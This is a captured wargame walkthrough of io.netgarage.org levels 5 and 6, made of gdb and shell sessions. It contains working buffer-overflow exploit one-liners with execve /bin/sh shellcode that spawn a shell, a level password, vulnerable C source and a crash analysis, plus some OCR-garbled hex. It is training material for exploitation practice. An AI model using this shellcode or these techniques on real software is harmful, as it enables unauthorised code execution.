

17. level5@io.netgarage.org (1)
0xbffffb8c: 0x0804820b 0x00000000 0xbffffc34 0xb7fc2000
0xbffffb9c: 0x00000005 0x0177ff8e 0xb7fc2000 0xb7e1ae18
0xbffffbac: 0xb7fd58e8 0xb7fc2000 0xbffffc94 0xb7ffed00
0xbffffbbc: 0x08048320 0xffffffff 0x0804960c 0xbffffbd8
0xbffffbcc: 0x08048291 0x00000002 0xb7fc2000 0xbffffbf8
0xbffffbdc: 0x08048489 0xb7fc23dc 0x08048184 0x00000000
0xbffffbec: 0x00000000 0x00000002 0xb7fc2000 0x00000000
0xbffffbfc: 0xb7e26276 0x00000002 0xbffffc94 0xbffffca0
0xbffffc0c: 0x00000000 0x00000000 0x00000000 0xb7fc2000
0xbffffc1c: 0xb7fffc0c 0xb7fff000 0x00000000 0x00000002
0xbffffc2c: 0xb7fc2000 0x00000000 0x42344d65 0x79082175
0xbffffc3c: 0x00000000 0x00000000 0x00000000 0x00000002
0xbffffc4c: 0x080482f0 0x00000000 0xb7ff0720 0xb7e26189
0xbffffc5c: 0xb7fff000 0x00000002 0x080482f0 0x00000000
0xbffffc6c: 0x08048311 0x080483b4 0x00000002 0xbffffc94
0xbffffc7c: 0x08048470 0x08048420 0xb7feb080 0xbffffc8c
0xbffffc8c: 0xb7fff920 0x00000002 0xbffffdb0 0xbffffdc0
0xbffffc9c: 0x00000000 0xbffffe41 0xbffffe57 0xbffffe67
0xbffffcac: 0xbffffe72 0xbffffe85 0xbffffe91 0xbffffeb8
0xbffffcbc: 0xbffffec4 0xbffffff18 0xbffffff2e 0xbffffff3d
0xbffffccc: 0xbffffff49 0xbffffff5a 0xbffffff63 0xbffffff75
(gdb) ./level05 $(python -c 'print "\x90"*90 + "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh" + "\xf0\xdb\xff\xbf"*20';)
Undefined command: "". Try "help".
(gdb) quit
A debugging session is active.
Inferior 1 [process 16625] will be killed.
Quit anyway? (y or n) y
level5@io:/levels$ ./level05 $(python -c 'print "\x90"*90 + "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08
\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh" + "\xf0\xdb\xff\xbf"*20';)
^1FF
V
/bin/sh
Segmentation fault
level5@io:/levels$


18. level6@io.netgarage.org
19. level5@io.netgarage.org (1)
level5@io:~$ cd /levels/
level5@io:/levels$ ./level05 $(python -c 'print "\x90"*90 + "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08
\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh" + "\xf0\xdb\xff\xbf"*20';)
^1FF
V
/bin/sh
Segmentation fault
level5@io:/levels$ gdb level05
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level05...done.
(gdb) run $(python -c 'print "\x90"*115 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\
xcd\x80" + "\xe0\xfd\xff\xbf"')
Starting program: /levels/level05 $(python -c 'print "\x90"*115 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\x
e2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\xe0\xfd\xff\xbf"')
1Ph//shh/bin P S
process 17203 is executing new program: /bin/bash
sh-4.3$ whoami
level5
sh-4.3$ exit
exit
[Inferior 1 (process 17203) exited normally]
(gdb) quit




Password for level 06 is “fQ8W8YlSBJBWKV2R”




18. level6@io.netgarage.org
19. level5@io.netgarage.org (1)
20. level6@io.netgarage.org
Server admin: bla (blapost@gmail.com)
1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups
(32 levels)
- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox
- level10 is still solvable, eventhough one way will not work anymore
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content, or organising effort
/usr/bin/xauth: error in locking authority file /home/level6/.Xauthority
level6@io:~$

Level06





```
level6@io:~$ cd /levels/
level6@io:/levels$ ls -la level06*
-r-sr-x--- 1 level7 level6 5849 Dec 18  2013 level06
-r-sr-x--- 1 level7 level6 7293 Aug 11  2010 level06_alt
-r-------- 1 level6 level6  487 Nov 14  2011 level06_alt.c
-r-------- 1 level7 level7   22 Sep 14  2015 level06_alt.pass
-r-------- 1 level6 level6 1034 May  7  2015 level06.c
level6@io:/levels$ cat level06.c
//written by bla
//inspired by nnp
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

enum{
LANG_ENGLISH,
LANG_FRANCAIS,
LANG_DEUTSCH,
};

int language = LANG_ENGLISH;

struct UserRecord{
        char name[40];
        char password[32];
        int id;
};

void greetuser(struct UserRecord user){
        char greeting[64];
        switch(language){
                case LANG_ENGLISH:
                        strcpy(greeting, "Hi "); break;
                case LANG_FRANCAIS:
                        strcpy(greeting, "Bienvenue "); break;
                case LANG_DEUTSCH:
                        strcpy(greeting, "Willkommen "); break;
        }
```




```
        strcat(greeting, user.name);
        printf("%s\n", greeting);
}

int main(int argc, char **argv, char **env){
        if(argc != 3) {
                printf("USAGE: %s [name] [password]\n", argv[0]);
                return 1;
        }

        struct UserRecord user = {0};
        strncpy(user.name, argv[1], sizeof(user.name));
        strncpy(user.password, argv[2], sizeof(user.password));

        char *envlang = getenv("LANG");
        if(envlang)
                if(!memcmp(envlang, "fr", 2))
                        language = LANG_FRANCAIS;
                else if(!memcmp(envlang, "de", 2))
                        language = LANG_DEUTSCH;

        greetuser(user);
}

level6@io:/levels$ export LANG=de
level6@io:/levels$ gdb -q level06
Reading symbols from level06...(no debugging symbols found)...done.
(gdb)  r $(python -c 'print "A" * 40 + " " + "B" * 40')
Starting program: /levels/level06 $(python -c 'print "A" * 40 + " " + "B" * 40')
Willkommen AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/100xw $esp
0xbffffb70:     0x00424242      0x41414141      0x41414141      0x41414141
0xbffffb80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb90:     0x41414141      0x41414141      0x42424242      0x42424242
0xbffffba0:     0x42424242      0x42424242      0x42424242      0x42424242
```

```
18. level6@io.netgarage.org | 19. level5@io.netgarage.org (1) | 20. level6@io.netgarage.org
0xbffffba0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffffbb0:     0x42424242      0x42424242      0x00000000      0x080482da
0xbffffbc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbe0:     0x41414141      0x41414141      0x42424242      0x42424242
0xbffffbf0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffffc00:     0x42424242      0x42424242      0x00000000      0xbfffff57
0xbffffc10:     0xb7fc23dc      0x08048258      0x080486db      0x00000000
0xbffffc20:     0x00000003      0xb7fc2000      0x00000000      0xb7e26276
0xbffffc30:     0x00000003      0xbfffffcc4     0xbfffffcd4     0x00000000
0xbffffc40:     0x00000000      0x00000000      0xb7fc2000      0xb7fffc0c
0xbffffc50:     0xb7fff000      0x00000000      0x00000003      0xb7fc2000
0xbffffc60:     0x00000000      0xfd491866      0xc6751476      0x00000000
0xbffffc70:     0x00000000      0x00000000      0x00000003      0x08048430
0xbffffc80:     0x00000000      0xb7ff0720      0xb7e26189      0xb7fff000
0xbffffc90:     0x00000003      0x08048430      0x00000000      0x08048451
0xbffffca0:     0x08048593      0x00000003      0xbfffffcc4     0x080486d0
0xbffffcb0:     0x080486c0      0xb7feb080      0xbfffffcbc     0xb7fff920
0xbffffcc0:     0x00000003      0xbfffffde7     0xbfffffdf7     0xbfffffe20
0xbffffcd0:     0x00000000      0xbfffffe49     0xbfffffe5f     0xbfffffe6f
0xbffffce0:     0xbfffffe7a     0xbfffffe8e     0xbfffffe9a     0xbfffffec1
0xbffffcf0:     0xbfffffecd     0xbffffff21     0xbffffff37     0xbffffff46
(gdb) quit
A debugging session is active.

        Inferior 1 [process 17335] will be killed.

Quit anyway? (y or n) y
level6@io:/levels$ gdb -q level06
Reading symbols from level06...(no debugging symbols found)...done.
(gdb) disassemble greetuser
Dump of assembler code for function greetuser:
   0x0804851c <+0>:     push   %ebp
   0x0804851d <+1>:     mov    %esp,%ebp
   0x0804851f <+3>:     sub    $0x58,%esp
   0x08048522 <+6>:     mov    0x8049964,%eax
   0x08048527 <+11>:    cmp    $0x1,%eax
   0x0804852a <+14>:    je     0x8048540 <greetuser+36>
```

```
18. level6@io.netgarage.org | 19. level5@io.netgarage.org (1) | 20. level6@io.netgarage.org
   0x0804852a <+14>:    je     0x8048540 <greetuser+36>
   0x0804852c <+16>:    cmp    $0x2,%eax
   0x0804852f <+19>:    je     0x804855c <greetuser+64>
   0x08048531 <+21>:    test   %eax,%eax
   0x08048533 <+23>:    jne    0x8048574 <greetuser+88>
   0x08048535 <+25>:    lea    -0x48(%ebp),%eax
   0x08048538 <+28>:    movl   $0x206948,(%eax)
   0x0804853e <+34>:    jmp    0x8048574 <greetuser+88>
   0x08048540 <+36>:    lea    -0x48(%ebp),%eax
   0x08048543 <+39>:    movl   $0x6e656942,(%eax)
   0x08048549 <+45>:    movl   $0x756e6576,0x4(%eax)
   0x08048550 <+52>:    movw   $0x2065,0x8(%eax)
   0x08048556 <+58>:    movb   $0x0,0xa(%eax)
   0x0804855a <+62>:    jmp    0x8048574 <greetuser+88>
   0x0804855c <+64>:    lea    -0x48(%ebp),%eax
   0x0804855f <+67>:    movl   $0x6c6c6957,(%eax)
   0x08048565 <+73>:    movl   $0x6d6d6f6b,0x4(%eax)
   0x0804856c <+80>:    movl   $0x206e65,0x8(%eax)
   0x08048573 <+87>:    nop
   0x08048574 <+88>:    lea    0x8(%ebp),%eax
   0x08048577 <+91>:    mov    %eax,0x4(%esp)
   0x0804857b <+95>:    lea    -0x48(%ebp),%eax
   0x0804857e <+98>:    mov    %eax,(%esp)
   0x08048581 <+101>:   call   0x80483d0 <strcat@plt>
   0x08048586 <+106>:   lea    -0x48(%ebp),%eax
   0x08048589 <+109>:   mov    %eax,(%esp)
   0x0804858c <+112>:   call   0x80483f0 <puts@plt>
   0x08048591 <+117>:   leave
   0x08048592 <+118>:   ret
End of assembler dump.
(gdb) break *0x0804857e
Breakpoint 1 at 0x804857e
(gdb) source /usr/local/peda/peda.py
gdb-peda$ p system
No symbol table is loaded.  Use the "file" command.
gdb-peda$ p system
No symbol table is loaded.  Use the "file" command.
gdb-peda$
```